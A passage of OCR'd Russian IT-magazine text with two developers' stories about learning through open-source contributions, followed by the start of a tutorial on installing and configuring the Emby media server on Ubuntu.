Тут я и словил первый баг, правда, не в самом ядре, а в программе формирования конфигурации ядра. Порыскал по Сети — решения проблемы нет, ну и рискнул сам попробовать исправить. Оказалось, пришлось разбираться со множеством смежных задач (как собирается ядро, какие инструменты используются и прочее). Сделал патч, выслал в рассылку. К моему удивлению, мейнтейнеры ядра отнеслись очень благосклонно даже к такому «кривому» патчу (забегая вперед, скажу, что его пришлось переделать, так как патч был отвратительный, просто не стали сразу давать «от ворот поворот»), не было ни одного смешка в сторону новичка: объяснили, что и как, и показали, как делать правильно.

Дальше заинтересовало само ядро — как работает, какие алгоритмы используются. В этом отношении открытость проекта оказывает неоценимую услугу: можно посмотреть, как решаются те или иные задачи (не какие-то теоретические, а реальные). Нередко возникал вопрос «а почему так, а не эдак», и вот тут крайне полезно иметь обратную связь с автором кода. Открытые списки рассылки не только позволяют спросить у разработчиков, что и как, но, что

более важно, служат чем-то вроде базы знаний — всегда можно поискать в архивах обсуждения проблем и методы их решений. Для начинающего программиста без опыта работы такое окружение — просто благодатная почва, чтобы попробовать свои силы, понять, «а надо ли это все мне».

Примерно так было и со мной: несколько лет правил что-то в коде, высылал патчи, получал по рукам за кривой код, ну и одобрения, если патч был правильным и красивым. Такой опыт фактически бесценен. И можно быть уверенным: если у тебя начинает что-то получаться, то тут же появятся предложения о работе. Я так и пересекся с разработчиками ядра Linux из OpenVZ. Ну а дальше решили работать вместе над ядром OpenVZ и смежными программами, не забывая, конечно, и о ванильном ядре.

Открытость проекта — чрезвычайно важное подспорье при обучении практическому программированию, но надо понимать, что проект проекту рознь и открытость сама по себе абсолютно не гарантирует качества кода. Если закачать свой код на Гитхаб, он не становится от этого хорошим кодом.

АЛЕКСАНДР ПОЛЯКОВ, РАЗРАБОТЧИК



Я думаю, в моей истории ничего оригинального нет. Как это происходит обычно — начинаешь использовать какой-то софт, и внезапно оказывается, что хотелось бы, чтобы что-то в нем работало не совсем так, или чего-то не хватает, или есть противные косяки. В случае опенсорса есть возможность исправить это самому. Так было с оконным менеджером dwm, в котором меня раздражала конфигурация через config.h с перекомпиляцией: сначала я добавил конфиг через xrdb, потом click to focus и так далее. Такие изменения не соответствовали минималистичным гайдлайнам проекта, поэтому пришлось делать форк.

С DragonFly BSD примерно то же самое: завлекательные тексты на сайте звучали интересно, FreeBSD надоела, но внезапно оказалось, что там плохая поддержка языков, отличных от английского, и управления энергопотреблением (ACPI). Пришлось заняться портированием необходимых участков кода из более свежей версии FreeBSD. Сильно помогли другие разработчики с IRC-канала, объясняли, что к чему, и помогали разбираться с проблемами. Там я получил кое-какой опыт разработки ядра и системных библиотек. Еще удалось на этом заработать немного денег — нашелся человек из Москвы, который использовал DragonFly BSD в продакшене и тоже что-то там хотел подкрутить в ACPI. Нашел меня через git log, связался по почте.

В OpenBSD я только по мелочи какие-то патчи кидал — в cwm что-то допиливал для удобства (в wm'ах-то я уже был спец), в ksh поправил пару косяков и улучшил vi mode. В этом проекте отношение к новым контрибьюторам не са-

мое лучшее — предполагается, что ты самостоятельно во всем разберешься и только после этого будешь писать в рассылку. Порог вхождения высокий, выживают только самые стойкие, зато код получается хороший.

Еще я участвовал в 9front: доработал драйвер для Wi-Fi и уже знакомый мне ACPI. У них, наверное, самая маленькая работающая реализация интерпретатора AML. Да и само ядро довольно компактное (в сравнении с «нормальными» ОС), поэтому разбираться проще. Хвастался этим на собеседовании, насколько помогло (или наоборот) — не знаю.

Вот так вот можно получить опыт в открытых проектах. Главное — не бояться присылать кривой код (бывает у всех), сохранять спокойствие (когда его обругают) и выбирать проекты, которые тебе действительно интересны. И опыт получишь, и удовольствие. Еще есть шанс, что работодатель сам тебя найдет по коммитам или профилю в Гитхабе (привет, Гугл!).

СВОЯ СИНЕМА

ЗНАКОМИМСЯ С МЕДИАСЕРВЕРОМ EMBY



Мартин «urban.prankster» Пранкевич
martin@synack.ru

Количество устройств в домах растет постоянно, база фильмов и музыки пухнет на глазах, медиаконтент обычно разбросан на нескольких девайсах. В итоге со временем становится сложно что-то найти и использовать. А значит, пришло время правильно построить свою медиаинфраструктуру. Кто-то собирает все медиафайлы на NAS, кто-то идет дальше и подыскивает решение для организации домашнего кинотеатра. Среди тех, что распространяются под свободной лицензией, Emby отличается своей продуманностью и функциональностью.


ВОЗМОЖНОСТИ EMBY

Emby — медиасервер с открытым исходным кодом, позволяющий организовать трансляцию и получить доступ к медиаконтенту (видео, аудио, фото) с любой точки и любого устройства, включая мобильные на базе Android, iPad/iPhone, Windows Phone или при помощи браузера через Emby Web Client. Клиентские приложения Emby TV Apps доступны для платформ Android TV, Amazon Fire TV, Chromecast, Roku, Xbox, Home Theater Computers и других. Контент автоматически преобразуется в оптимальный для воспроизведения на конкретном устройстве вид. Кроме локальных аудио, видео и графических файлов, Emby позволяет просматривать онлайн-телевидение и видео с ресурсов вроде YouTube. Режим кинотеатра вместе с возможностью автоматически воспроизводить трейлеры и произвольные заставки перед просмотром создает иллюзию зрительного зала. Для более привлекательного просмотра можно активировать генерацию рисунков сцен. Медиаданные сортируются по жанру, коллекциям, поддерживается понятие «сериал». Сервер после сканирования файлов автоматически загружает постеры, субтитры и прочие метаданные из баз данных интернета, но поддерживаются также NFO-файлы.

Есть режим автоупорядочивания, когда все новые файлы вначале загружаются в определенную папку. Далее Emby автоматически сортирует контент, перемещая по своим местам, переименовывая по указанному шаблону. Предусмотрена поддержка личного профиля пользователя, позволяющая каждому устанавливать предпочтения, наиболее удобный способ представления медиатеки, статус воспроизведения и настраивать родительский контроль. Установленные параметры профиля будут действительны на всех устройствах пользователя. Реализован простой поиск. Выбрать медиафайл к воспроизведению можно несколькими способами, просто указав нужный в коллекции или среди последних воспроизведенных, в списке очередных эпизодов, в из-

бранном, в плей-листе или отобранном ранее для просмотра. Предусмотрена возможность передачи по домашней сети содержимого медиасервера Emby с помощью DLNA. Это упрощает подключение, раздачу контента и управление. Если на мобильном устройстве установлено приложение Emby, можно легко синхронизировать или передать медиафайлы на смартфон с рабочего компьютера, возможна и автоматическая выгрузка отснятых видео и фото с мобильных устройств на сервер. Поддерживается синхронизация с Dropbox, Google Drive, One Drive и между каталогами. Управление производится при помощи веб-панели.

Возможности расширяются при помощи плагинов, причем ссылки на установку части из них разнесены по пунктам меню, отвечающим за определенные сервисы. Из интерфейса можно получить доступ к большому количеству плагинов (разбиты на три группы), позволяющих подключаться к сервисам, предлагающим контент (YouTube, SoundCloud...), и расширяющих настройки (создание коллекций, обложки, бэкап, синхронизация с облачными сервисами, интерфейс к Windows Media Center). Большая часть плагинов предлагается бесплатно.



Возможности Emby расширяются при помощи плагинов

Сервер доступен в двух изданиях — свободном и платном (Emby premiere). Бесплатная версия имеет все основные функции домашнего медиасервера, отсутствуют такие возможности, как синхронизация контента на мобильных устройствах Mobile Sync и с облаком Cloud Sync. Также не будут работать некоторые функции в клиентах для мобильных ОС и приложениях и будет недоступна часть плагинов. Написан Emby на Mono.

УСТАНОВКА EMBY

Серверная часть доступна для Linux, FreeBSD, Windows, OS X, некоторых NAS-серверов (FreeNAS, OpenMediaVault, QNAP, Synology) и Docker. Для установки в Ubuntu необходимо подключить сторонний репозиторий. Для Ubuntu 14.04 LTS процесс прост:

```
$ wget -qO - http://download.opensuse.org/repositories/ ↵
    home:emby/xUbuntu_14.04/Release.key | sudo apt-key add -
$ sudo sh -c “echo ‘deb http://download.opensuse.org/repositories/ ↵
    home:/emby/xUbuntu_14.04/ /’ >> /etc/apt/sources.list.d/ ↵
    emby-server.list”
$ sudo apt-get update
$ sudo apt-get install mono-runtime mediainfo libsqlite3-dev ↵
    imagemagick-6.q8 libmagickwand-6.q8-2 libmagickcore-6.q8-2 ↵
    emby-server links2
```

Консольный браузер (Links2, Links, Lynx или w3c) почему-то не указан в зависимостях в инструкции на сайте. Очевидно, предполагается, что он уже установлен в системе, но в некоторых дистрибутивах его нет. Он нужен обязательно, иначе мастер настройки не будет запущен.


При установке будут созданы сертификаты, учетная запись, от имени которой будет выполняться сервер (по умолчанию emby), домашний каталог /usr/lib/emby-server и каталог для данных /var/lib/emby-server. Запускаем сервер Emby:

```
$ sudo service emby-server start
```

Дальше настраивать нужно через браузер при помощи Emby Web Client. Подключаемся к http://localhost:8096 (сокет при первом запуске откроется не сразу) или 8920 (HTTPS). Порт при необходимости меняется в настройках. В зависимости от дистрибутива возможны разные проблемы при запуске, здесь лучше посмотреть в журнал /var/log/emby-server.log, обычно там есть подсказка.

В мастере настройки выбираем язык, который будет использован во время установки. В списке есть русский, но его выбор никак не влияет, мастер продолжает разговаривать на английском. Впрочем, это не мешает. Создадим свой

профиль. Вводим имя учетной записи для доступа к панели. Остальных пользователей, если будет такая необходимость, сможем добавить позже через веб-интерфейс. В этом же окне указываются данные для подключения к Emby Connect — он необязателен, но его использование позволяет легко подключаться к доступным серверам, не зная их IP (что очень полезно, если провайдер назначает его динамически). Следующий этап — добавление медиабиблиотек. Просто нажимаем Add Media Library, отмечаем тип библиотеки (видео, музыка...) и указываем на каталог локальный или сетевой (в формате `\\192.168.1.1\video`). Причем можно ввести часть пути, затем нажать кнопку Refresh, и после сканирования будет показан список доступных каталогов. В каждой категории можно добавить любое количество каталогов. Emby различает и ресурсы с названием на кириллице. Затем Emby сканирует медиатеку и определяет файлы в соответствии со структурой папки, именем файла и назначенным типом библиотеки. После этого загружает всю соответствующую информацию: постеры, описания, рейтинги и прочее. Параметры загрузки настраиваем на следующем шаге.




Добавление каталогов в медиатеку

В частности, выбираем основной язык метаданных и страну. Далее будет предложено настроить Live TV; если есть ТВ-тюнер, указываем его тип и IP-адрес, иначе просто жмем Skip. Принимаем условия лицензии. Вот и все, настройка закончена. После нажатия на Finish подключаемся к панели управления сервера. Здесь просто щелкаем по названию своего профиля. При первом заходе интерфейс обычно устанавливается английский, но стоит перейти по паре пунктов, и интерфейс локализуется сам по себе (если был выбран русский).

УСТАНОВКИ В ПАНЕЛИ УПРАВЛЕНИЯ

Панель управления позволяет управлять всеми функциями сервера, работать с коллекцией и получать доступ к контенту. Настройки можно разделить на общие и индивидуальные, которые будут актуальны только для конкретного профиля. Для каждой доступен короткий тур, помогающий быстро разобраться в некоторых особенностях Emby, справка позволяет перейти к странице Вики, в которой чуть подробней расписана соответствующая функция. Чтобы понять возможности Emby, разберем некоторые из них.



В инфопанели указываются IP для подключения

В инфопанели, которая первой встречает при входе, выведена информация о версии сервера, а также о внутреннем и внешнем IP для подключения. Причем при наличии роутера внешний адрес определяется именно по его установкам. Здесь же показываются подключенные устройства и их активность, недавние события и свежая информация от разработчиков. То есть, заглянув сюда, можно всегда знать состояние сервера и кто чем занимается. Вверху меню, позволяющее получить доступ к медиаданным и к уведомлениям, выбрать проигрыватель и настроить профиль.

Перейдя в «Параметры», можем указать имя сервера (по умолчанию используется hostname), предпочитаемый язык отображения, настроить путь к кешу и оформление. Последнее включает в себя предупреждение при входе и привязку CSS.

В меню «Устройства» можно найти все подключенные к серверу устройства и камеры, с которых возможна автоматическая выгрузка фото и видео. Тюнеры настраиваются в меню «Эфир», там же указывается подключение к телегид-сервисам вроде Schedules Direct.

Пользователи могут быть двух типов: пользователи или гости. Причем гость — это не локальная учетная запись, а привязка к пользовательскому аккаунту на Emby Connect. Для его подключения требуется просто указать имя или email, и сразу можно отправить приглашение к подключению. Пока пользователь его не примет, приглашение находится в статусе «отложенное» (при необходимости его можно отозвать). Локальная учетная запись, имеющая подключение к Emby Connect, также отмечается специальным значком с облаком. При создании нового пользователя требуется указать имя и определить, к каким каналам и медиатекам тот может иметь доступ. Далее в настройках учетной записи эта информация уточняется — указывается email, каналы, возможность доступа к записи эфира, разрешение воспроизведения контента, требующего перекодировки, управление DLNA-устройствами и пароль. На отдельной вкладке указываются возрастные ограничения и блокируемый контент. Права администратора определяются установкой параметра «Этому пользователю разрешить управление сервером».

